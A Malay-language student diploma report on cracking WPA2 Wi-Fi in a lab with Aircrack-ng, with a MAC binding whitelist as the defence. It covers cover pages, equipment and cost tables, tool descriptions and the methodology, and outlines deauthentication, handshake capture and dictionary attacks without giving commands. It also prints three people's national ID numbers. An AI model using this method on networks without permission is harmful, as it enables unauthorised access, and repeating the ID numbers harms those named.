

DIPLOMA KEMAHIRAN MALAYSIA

**WIRELESS ATTACK ON WPA2 USING
AIRCRAK-NG**

OLEH

**MUHAMMAD ABRAR AIMAN BIN SHAH
EDIN
MUHAMMAD AFIZ HAKIMI BIN ARIFFIN**

K0102-IT-030-4:2013-2022(MTB1)FT

PENTADBIRAN TEKNOLOGI RANGKAIAN

IT – 030 – 4:2013

Hakcipta laporan projek ini adalah milik penulis di bawah terma Akta Hakcipta 1987 setelah disahkan oleh pihak institut. Oleh itu, makluman terlebih dahulu kepada penulis perlu dibuat bagi menggunakan mana-mana bahan yang terkandung atau dipetik daripada laporan itu.

©2023 Muhammad Abrar Aiman Bin
Shah Edin dan
Muhammad Afiz Hakimi Bin Ariffin
Hak Cipta Terpelihara

PENGESAHAN LAPORAN PROJEK

TAJUK PROJEK : Wireless Attack on WPA2 Using Aircrack-ng

Saya membuat akuan bahawa hasil Laporan Pengalaman Ketrampilan Terdahulu (LPKT) dibuat dengan mempraktikkan pengetahuan dan kemahiran berkaitan dengan bidang berdasarkan kepada pengalaman serta kemahiran tanpa meniru dari mana – mana sumber.

TANDATANGAN PEMOHON :

NAMA : MUHAMMAD ABRAR AIMAN BIN
SHAH EDIN

NO. KAD PENGENALAN : 010703 – 08 - 1011

TARIKH :

”Saya mengaku telah membaca Laporan Projek ini dan pada pandangan saya, laporan ini adalah mencukupi dari skop dan kualiti bagi keperluan NOSS yang berkaitan”

TANDATANGAN PP :

NAMA : NURULAFIZA BINTI RAMLI

NO. KAD PENGENALAN : 861115 – 33 - 5498

TARIKH :

TANDATANGAN PPL :

NAMA :

NO. KAD PENGENALAN :

TARIKH :

PENGESAHAN LAPORAN PROJEK

TAJUK PROJEK : Wireless Attack on WPA2 Using Aircrack-ng

Saya membuat akuan bahawa hasil Laporan Pengalaman Ketrampilan Terdahulu (LPKT) dibuat dengan mempraktikkan pengetahuan dan kemahiran berkaitan dengan bidang berdasarkan kepada pengalaman serta kemahiran tanpa meniru dari mana – mana sumber.

TANDATANGAN PEMOHON :

NAMA : MUHAMAMAD AFIZ HAKIMI BIN
ARIFFIN

NO. KAD PENGENALAN : 010701-08-0779

TARIKH :

”Saya mengaku telah membaca Laporan Projek ini dan pada pandangan saya, laporan ini adalah mencukupi dari skop dan kualiti bagi keperluan NOSS yang berkaitan”

TANDATANGAN PP :

NAMA : NURULAFIZA BINTI RAMLI

NO. KAD PENGENALAN : 861115 – 33 - 5498

TARIKH :

TANDATANGAN PPL :

NAMA :

NO. KAD PENGENALAN :

TARIKH :

PENGHARGAAN

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

Alhamdulillah syukur ke hadrat Allah S.W.T dengan rahmat serta kasih sayang-Nya mengizinkan saya menyempurnakan projek ini dalam masa yang ditetapkan. Walaupun terdapat pelbagai halangan dan kekangan dari segi masa dan tenaga, dengan keizinan-Nya, projek ini dapat direalisasikan juga dan disiapkan sepenuhnya dalam tempoh yang dirancang. Tiada yang berkuasa melainkan Allah S.W.T juga.

Saya ingin mengambil kesempatan ini untuk mengucapkan ribuan terima kasih kepada penyelia projek ini, Puan Nurulafiza Binti Ramli yang telah banyak membantu saya serta memberi nasihat dan pandangan kepada saya sepanjang proses pembangunan projek ini dilaksanakan. Terima kasih juga kepada semua tenaga pengajar dari Bahagian Teknologi Komputer Rangkaian, Institut Latihan Perindustrian (ILP) Kuala Langat kerana banyak memberikan input yang sangat berguna kepada saya bagi menjayakan projek ini. Terima kasih tak terhingga juga kepada rakan kelas seperjuangan kami, kerana memberikan motivasi dalam memastikan kejayaan projek ini. Sesungguhnya segala cadangan dan pandangan dari mereka semua memberikan satu lontaran idea yang amat bermakna bagi saya.

Tidak lupa juga kepada Encik Abdul Hafiz Ibrahim dari Internetwork Dot Asia Sdn. Bhd, yang telah memberi idea asal projek dan sentiasa memberikan kata – kata semangat kepada kami untuk menyiapkan projek ini. Kerana dorongannya jugalah kami terus bersemangat untuk terus merealisasikan projek ini. Akhir kalam, yang buruk itu datang dari kami sendiri dan yang baik itu datang dari Allah S.W.T. Jutaan terima kasih kepada semua yang terlibat.

ABSTRAK

Dalam meniti arus kemodenan ini "*WIRELESS ATTACK ON WPA2 USING Aircrack-NG*" adalah kajian yang dijalankan untuk menangani kelemahan keselamatan rangkaian *Wi-Fi* menggunakan fungsi *Mac Binding Whitelist*. Dalam projek ini, kami menggunakan perisian Aircrack-ng yang terkenal untuk menjalankan serangan '*Dictionary*' terhadap rangkaian *Wi-Fi* yang disulitkan dengan *WPA2*.

Di samping itu, rangkaian *wireless* yang digunakan tidak selamat. Pengguna boleh berisiko untuk menghadapi kehilangan data peribadi, *access point* juga didapati mudah untuk ditumbusi oleh kerana keselamatan yang belum dikemaskini. Hal ini terjadi kerana terdapat sikap individu yang cuba untuk menceroboh *wireless network*.

Seterusnya, terdapat beberapa objektif projek "*WIRELESS ATTACK ON WPA2 USING Aircrack-NG*". Antaranya adalah membuat serangan terhadap *Access Point (AP)* dengan menggunakan *Software Tools Aircrack-ng di OS Kali Linux*, Membangunkan *Mac Binding Whitelist* untuk meningkatkan keselamatan *WLAN*.

Justifikasinya, hasil dan pencapaian dari projek ini adalah mendapatkan kata laluan *Wi-Fi* yang dilindungi oleh *Wi-fi Protected Access 2 (WPA2)*. Ini membolehkan individu tersebut mengakses rangkaian *Wi-Fi* dan menggunakan sambungan internet tanpa kebenaran pemilik rangkaian. Walaupun serangan ini boleh memberikan hasil yang positif, ia adalah melanggar undang-undang dan melanggar privasi orang lain.

ISI KANDUNGAN

PERKARA

MUKASURAT

TAJUK	i
BORANG PENGESAHAN LAPORAN LAPORAN	iii
PERHARGAAN	v
ABSTRAK	vi
KANDUNGAN	vii
SENARAI SINGKATAN	xi

BAB 1: PENGENALAN

1.1	Pengenalan Projek	1
1.2	Latar Belakang Masalah	2
1.3	Objektif Projek	2
1.4	Skop Projek	3
1.5	Kepentingan Dan Faedah Dari Hasil Kerja	3
1.6	Perkakasan yang digunakan	4
1.7	Perisian yang digunakan	6
1.8	Penyataan kos	8

BAB 2: KAJIAN ILMIAH

MUKASURAT

2.1	Pengenalan	9
2.2	Rekabentuk kajian	10
2.2.1	Kali Linux	10
2.2.2	Xampp Server	11
2.2.3	Vmware Workstation	12
2.2.4	Aircrack-ng	13

BAB 3: METODOLOGI

3.1	Pengenalan	14
3.2	Reka Bentuk	15
3.3	Aktiviti Pembangunan Projek	16
3.3.1	Carta Alir Perancangan Projek	16
3.3.2	Carta Alir Pembangunan Projek	17
3.3.3	Carta Alir Pengujian Projek	18
3.4	Carta Gannt Projek	19

BAB 4: HASIL DAN PERBINCANGAN

4.1	Pengenalan	22
4.2	Pengujian dan Keputusan	22
4.2.1	Pengujian sambungan Web Server dan Client	23
4.2.2	Pengujian konfigurasi Mac Binding Whitelist	27
4.3	Hasil Projek	29
4.4	Analisa dan Perbincangan Projek	31
4.5	Kesimpulan	31

BAB 5: KESIMPULAN DAN CADANGAN

5.1	Cadangan Penambahbaikan	32
5.2	Kesimpulan	32
5.3	Rujukan	32

LAMPIRAN A	33
------------	----

FASA PEMBANGUNAN	33
------------------	----

1.	LAPTOP ATTACKER	33
2.	PC WEB SERVER	35
3.	ACCESS POINT	36
4.	PC CLIENT 1	37
5.	PC CLIENT 2	38

LAMPIRAN B	39
------------	----

FASA PENGUJIAN	39
-----------------------	-----------

1. Ujian penyerangan kepada AP	39
2. Ujian Pertahanan Kepada AP	45
3. Hasil Projek	46

SENARAI SINGKATAN

TKR	- Teknologi Komputer Rangkaian
LAN	- Local Area Network
PC	- Personal Computer
AP	- Access Point
WPA2	- Wireless Protected Access 2
ILPKLS	- Institut Latihan Perindustrian Kuala Langat Selangor
DHCP	- Dynamic Host Configuration Protocol
WLAN	- Wireless Local Area Network

BAB 1

PENGENALAN

1.1 PENGENALAN PROJEK

Pengenalan proyek "*Wireless Attack on WPA2 using Aircrack-ng*" merujuk kepada penjelasan awal mengenai tujuan dan skop proyek yang berkaitan dengan melaksanakan serangan ke atas rangkaian *Wi-Fi* yang dilindungi oleh protokol *WPA2* menggunakan *Aircrack-ng*.

Dalam proyek ini, fokus utama adalah untuk menjalankan serangan ke atas rangkaian *Wi-Fi* yang menggunakan *Aircrack-ng* terhadap protokol *WPA2*. *Aircrack-ng* digunakan untuk menyerang dan menceroboh *WPA2* dan terdapat menyediakan pelbagai fungsi, keupayaan untuk melakukan serangan tersebut.

Aircrack-ng ialah satu set perkakasan rangkaian yang digunakan dalam menguji keselamatan rangkaian *wireless*, terutamanya dalam konteks serangan terhadap rangkaian *Wi-Fi* menggunakan protokol keselamatan *WPA* dan *WPA2*. Terdapat *Tools* dalam *aircrack-ng* ialah *Airodump-ng*, *Aireplay-ng*, *Aircrack-ng*, *Airdecap-ng*, *Airtun-ng* dan banyak lagi.

Fungsi Utama *Aircrack-ng* dalam proyek ini adalah digunakan untuk mengaktifkan 'monitor mode' pada antena *Wi-Fi*, memantau jaringan *Wi-Fi* yang mengumpulkan dan merekodkan data yang berkaitan dengan jaringan *Wi-Fi* yang berada di sekitarnya, digunakan untuk menyuntikkan dan memanipulasi paket dalam jaringan *Wi-Fi* serta boleh digunakan untuk menjalankan serangan yang bertujuan untuk memperoleh 'handshake' *WPA/WPA2*, dan akhir sekali tools ini juga boleh digunakan untuk serangan dictionary atau brute-force attack untuk mencari kunci yang benar.

1.2 LATAR BELAKANG MASALAH

Latar belakang masalah telah dikenalpasti dengan mengumpulkan maklumat dan membuat rujukan tentang projek supaya dapat membangunkan projek dengan baik.

- Permasalahan itu terjadi apabila adanya individu yang tidak bertanggungjawab cuba untuk mencerooboh rangkaian secara *wireless*.
- *Access point* didapati mudah untuk ditembusi atas sebab sistem keselamatan yang belum dikemaskini.

1.3 OBJEKTIF PROJEK

Berdasarkan projek yang ingin dibangunkan, objektif projek perlu ada untuk memastikan sesuatu projek itu dapat dijalankan dengan lancar dan memberikan hasil yang lebih baik. Objektif projek yang diperolehi ialah:

- Membuat serangan terhadap *Access Point* (AP) dengan menggunakan *Aircrack-ng*.
- Membangunkan *MAC Binding Whitelist* meningkatkan keselamatan *WLAN*.

1.4 SKOP PROJEK

Projek ini adalah mengenai *network wireless* yang diserang oleh individu yang tidak dikenali. Skop kajian ditetapkan adalah bertujuan untuk memberi penekanan kepada hala tujuan sebenar kajian ini. Antara skop projek ini adalah:

Objektif lain yang terdapat dalam skop projek telah dikenalpasti. antaranya ialah:

- 1) Membangunkan *Web Server (Xampp)* untuk diakses oleh pengguna.
- 2) Membuat konfigurasi pada *software tools aircrack-ng* pada *Kali Linux* bagi membuat serangan terhadap AP.

- 3) Membangunkan *MAC Binding Whitelist* bagi mempertahankan AP dari diserang.






1.5 KEPENTINGAN DAN FAEDAH DARI HASIL PROJEK


Antara kepentingan dan faedah yang terdapat melalui projek ini adalah :

- i. Peningkatan Keselamatan Rangkaian Wi-Fi boleh memahami kelemahan dalam protokol keselamatan WPA2. Mengetahui kelemahan ini, pemilik rangkaian Wi-Fi boleh meningkatkan keselamatan dengan mengambil langkah yang sesuai.
- ii. Kesedaran Keselamatan membantu meningkatkan kesedaran tentang pentingnya keselamatan rangkaian Wi-Fi. Dengan menunjukkan betapa mudahnya melakukan serangan terhadap rangkaian WPA2 menggunakan perkakasan seperti Aircrack-ng, pengguna rangkaian dapat lebih memahami risiko yang terkait dengan keselamatan Wi-Fi.

1.6 PERKAKASAN YANG DIGUNAKAN

Jadual 1.1 : Perkakasan yang digunakan



BIL.	PERKAKASAN	KUANTITI	SPESIFIKASI
1.	 <p><i>Full Set PC Server</i></p>	1	<ul style="list-style-type: none"> - Intel(R) Core(TM) i3-4150 CPU @ 3.50GHz 3.50 GHz - 16 GB RAM - Windows 10 Pro
2.	 <p><i>Full Set PC Client</i></p>	2	<ul style="list-style-type: none"> - Intel(R) Core(TM) i3-4150 CPU @ 3.50GHz 3.50 GHz - 4 GB RAM - Windows 10 Pro
4.	 <p><i>Laptop</i></p>	1	<ul style="list-style-type: none"> - AMD A6 - 8 GB RAM - Windows 10 Home
3.	 <p><i>Access Point</i></p>	1	<ul style="list-style-type: none"> - Access Point TP-Link N300 Wireless N Access Point 802.11n (Wi-Fi 4), 802.11g, 802.11b.
4.	 <p><i>Wireless Adapter</i></p>	3	<ul style="list-style-type: none"> - TP-LINK TL-WN727N USB Wireless N150 WiFi Adapter Receiver, Computers & Tech.

5.		1	<ul style="list-style-type: none"> - 2M/3M/5M/10M/15M/20M/30M CAT6 RJ45 LAN Network Cable CAT 6 Gigabit.
----	---	---	---

1.7 PERISIAN YANG DIGUNAKAN

Jadual 1.2 : Perisian yang digunakan

BIL .	PERISIAN	KUANTITI	CATATAN
1.	 <i>Xampp Server</i>	FREE 1	- Menyediakan persekitaran pembangunan laman web lengkap yang boleh dijalankan di komputer tempatan.
2.	 <i>OS Windows 10</i>	FREE 3	- Windows 10 termasuk ciri keselamatan yang lebih maju, termasuk Windows Defender (antivirus terbina dalam), Windows Hello (pengesahan biometrik), BitLocker (penyulitan cakera) dan SmartScreen (perlindungan terhadap tapak web berniat jahat).
3.	 <i>Kali Linux</i>	FREE 1	- Kali Linux termasuk lebih daripada 600 alat yang berkaitan dengan ujian keselamatan dan penembusan. Ini termasuk alatan seperti Framework Metasploit, Nmap, Wireshark, Aircrack-ng, John the Ripper dan banyak lagi. Setiap alat direka khas untuk melaksanakan tugas tertentu dalam ujian keselamatan atau mencero boh.

4.	 <p>VMware PRO</p>	FREE 1	<ul style="list-style-type: none"> - VMware Pro, juga dikenali sebagai VMware Workstation Pro, ialah perisian proprietari yang membolehkan pengguna menjalankan berbilang sistem pengendalian pada satu komputer fizikal. Membolehkan mencipta dan mengurus mesin maya yang meniru sistem komputer individu, masing - masing dengan sistem pengendalian dan aplikasinya sendiri.
5.	 <p>AIRCRAK-NG</p>	FREE 1	<ul style="list-style-type: none"> - Aircrack-ng ialah perisian yang digunakan untuk dan menganalisis keselamatan rangkaian Wi-Fi. Ia ialah set alat pemulihan kunci WEP dan WPA-PSK yang popular yang digunakan oleh pakar keselamatan rangkaian.

PERNYATAAN KOS

Anggaran kos bagi projek dibangunkan seperti berikut:

Jadual 1.3 : kos bahan dan peralatan

Bil	Peralatan (perkakasan dan perisian)	Kuantiti	Harga seunit (RM)
1.	KOMPUTER (<i>SERVER</i>)	1	RM 1,500.00
2.	KOMPUTER (<i>CLIENT</i>)	2	RM 1,089.00
3.	<i>Laptop</i>	1	RM 1,499.00
4.	<i>UTP Patch Cable</i>	1	RM 49.00
5.	<i>Wifi Adapter</i>	3	RM 29.00
6.	<i>Access Point</i>	1	RM 125.99
JUMLAH KOS			RM 5,438.99

BAB 2

KAJIAN ILMIAH

2.1 PENGENALAN

Kajian ilmiah mengenai serangan tanpa wayar ke atas *WPA2* menggunakan *Aircrack-ng* adalah satu penyelidikan yang mempelajari bagaimana *Aircrack-ng*, satu perisian yang digunakan untuk serangan dalam rangkaian tanpa wayar, dapat digunakan untuk menyerang keselamatan protokol *WPA2*.


WPA2 (Wi-Fi Protected Access 2) adalah satu piawaian keselamatan yang digunakan dalam rangkaian tanpa wayar untuk melindungi data yang dihantar dan diterima melalui sambungan *Wi-Fi*. *Aircrack-ng* pula adalah satu set perisian yang direka khas untuk mengeksploitasi kelemahan dalam rangkaian tanpa wayar dan menyerang protokol keselamatan.

Hasil daripada kajian ini boleh memberikan pemahaman yang lebih baik mengenai potensi ancaman terhadap keselamatan *WPA2* dan mengenal pasti kaedah-kaedah untuk melindungi rangkaian tanpa wayar daripada serangan menggunakan *Aircrack-ng*. Ia juga dapat memberi panduan kepada pakar keselamatan rangkaian dan pengurusan rangkaian untuk meningkatkan keselamatan rangkaian mereka dan mengurangkan risiko serangan.

2.2 REKA BENTUK KAJIAN

2.2.1 KALI LINUX


Kali Linux menyediakan pelbagai alatan dan utiliti yang diperlukan untuk melaksanakan ujian penembusan dan menguji keselamatan sistem. Ia menyediakan persekitaran sedia untuk digunakan dengan koleksi perkakasan penting seperti Nmap, Aircrack-ng, Metasploit, Wireshark dan banyak lagi. Fungsi ini membolehkan pengguna mengenal pasti kelemahan dalam sistem dan suite, dan menguji ketahanan mereka terhadap kemungkinan serangan.



Rajah 1.1 : *Interface* Kali Linux

2.2.2 XAMPP


Fungsi utama *XAMPP* adalah untuk menyediakan persekitaran penciptaan halaman web yang lengkap pada mesin tempatan. Menggunakan *XAMPP*, anda boleh membangunkan halaman web dan aplikasi web di luar talian sebelum memuatkannya pada pelayan web sebenar. Ini membolehkan anda menguji dan menguasai projek anda tanpa memerlukan sambungan internet. *XAMPP* menyediakan semua alat dan perisian yang diperlukan untuk menjalankan halaman web dan aplikasi web secara tempatan, menjadikannya alat yang sangat berguna untuk pengarang web dan pengaturcara.



Gambarajah 1.2 : Paparan *interface Xampp server*

2.2.3 VMWARE WORKSTATION

Adalah *software* untuk *virtual machine* yang serasi dengan komputer Intel x86. *Software* ini memungkinkan pemakai untuk membuat satu atau lebih *virtual machine* dan menjalankannya secara serentak. Masing-masing *virtual machine* dapat menjalankan *guest operating system* sendiri seperti *Linux*, *Windows* dan lain-lain. Tetapi *software* ini tidak dapat menjalankan *virtual machine* yang dibuat oleh produk *VMware* yang lain.



Rajah 1.3 : Interface VMware Workstation

2.2.4 AIRCRACK-NG

Aircrack-ng boleh mendapatkan *Handshake*, *aircrack-ng* digunakan untuk menangkap *Handshake* yang berlaku antara peranti dan rangkaian *Wi-Fi* yang dilindungi oleh *WPA/WPA2*. *Handshake* ini mengandungi maklumat yang digunakan untuk mengesahkan peranti kepada rangkaian.



Rajah 1.4 : Logo software *aircrack-ng*

2.2.5 KESIMPULAN

Projek ini memberi tumpuan kepada menguji keselamatan *WLAN* yang menggunakan fungsi keselamatan *MAC Binding Whitelist*. *Kali Linux* ialah sebagai platform utama untuk melakukan serangan dan memanfaatkan pelbagai perkakasan keselamatan yang terdapat di dalamnya. Seterusnya, Serangan yang mungkin dilakukan meliputi serangan ialah *deauthentication*, *handshake*, serangan *brute force*, dan teknik serangan lainnya. Oleh sebab itu, projek ini menekankan tanggungjawab menjalankan serangan hanya dengan kebenaran pemilik rangkaian dan dalam persekitaran ujian yang sah. Hal ini, kepentingan untuk di ingat bahwa penggunaan perkakasan ini haruslah bertujuan positif dan tidak melanggar privasi atau merugikan pihak lain.

Bab 3


METODOLOGI

3.1 PENGENALAN

Dalam perancangan projek *Wireless Attack On WPA2 Using Aircrack-ng* ini telah dibuat berdasarkan carta alir yang telah dirangka. Proses utama yang dilakukan dalam fasa perancangan adalah proses mengumpul maklumat dengan membuat kajian awal terhadap projek yang ingin dilaksanakan. Dalam fasa ini perlu memastikan perancangan asal yang bagi mencapai objektif projek yang telah ditetapkan.

Dalam proses ini perlu adanya simulasi serangan terhadap perkakasan dan perisian untuk memudahkan proses perancangan dalam melaksanakan projek ini. Pengujian terhadap rangkaian yang dibuat perlu dilakukan agar keselamatan rangkaian lebih selamat dan kukuh.

3.2 REKA BENTUK PROJEK




Rajah 1.5 : Rajah menunjukkan reka bentuk rangkaian *Wireless Attack On WPA2 Using Aircrack-ng*

Pada gambar rajah 1.1, menunjukkan situasi projek *Wireless Attack On WPA2 Using Aircrack-ng* dijalankan di makmal komputer. Projek ini membangunkan satu *Web Server*, dua *PC client*. Rangkaian ini dibangunkan dalam rangkaian setempat. Sebuah *AP* bertindak untuk membuat penyambungan secara tanpa wayar kepada 2 buah *PC clients* dan membekalkan *DHCP Server*. Satu laptop penyerangan akan menyerang dengan menembusi LAN yang sepatutnya hanya digunakan oleh *clients* di dalam makmal. Hal ini akan membuatkan penyerang mendapat *access* kepada *web service* yang dibekalkan hanya kepada *clients* sahaja.

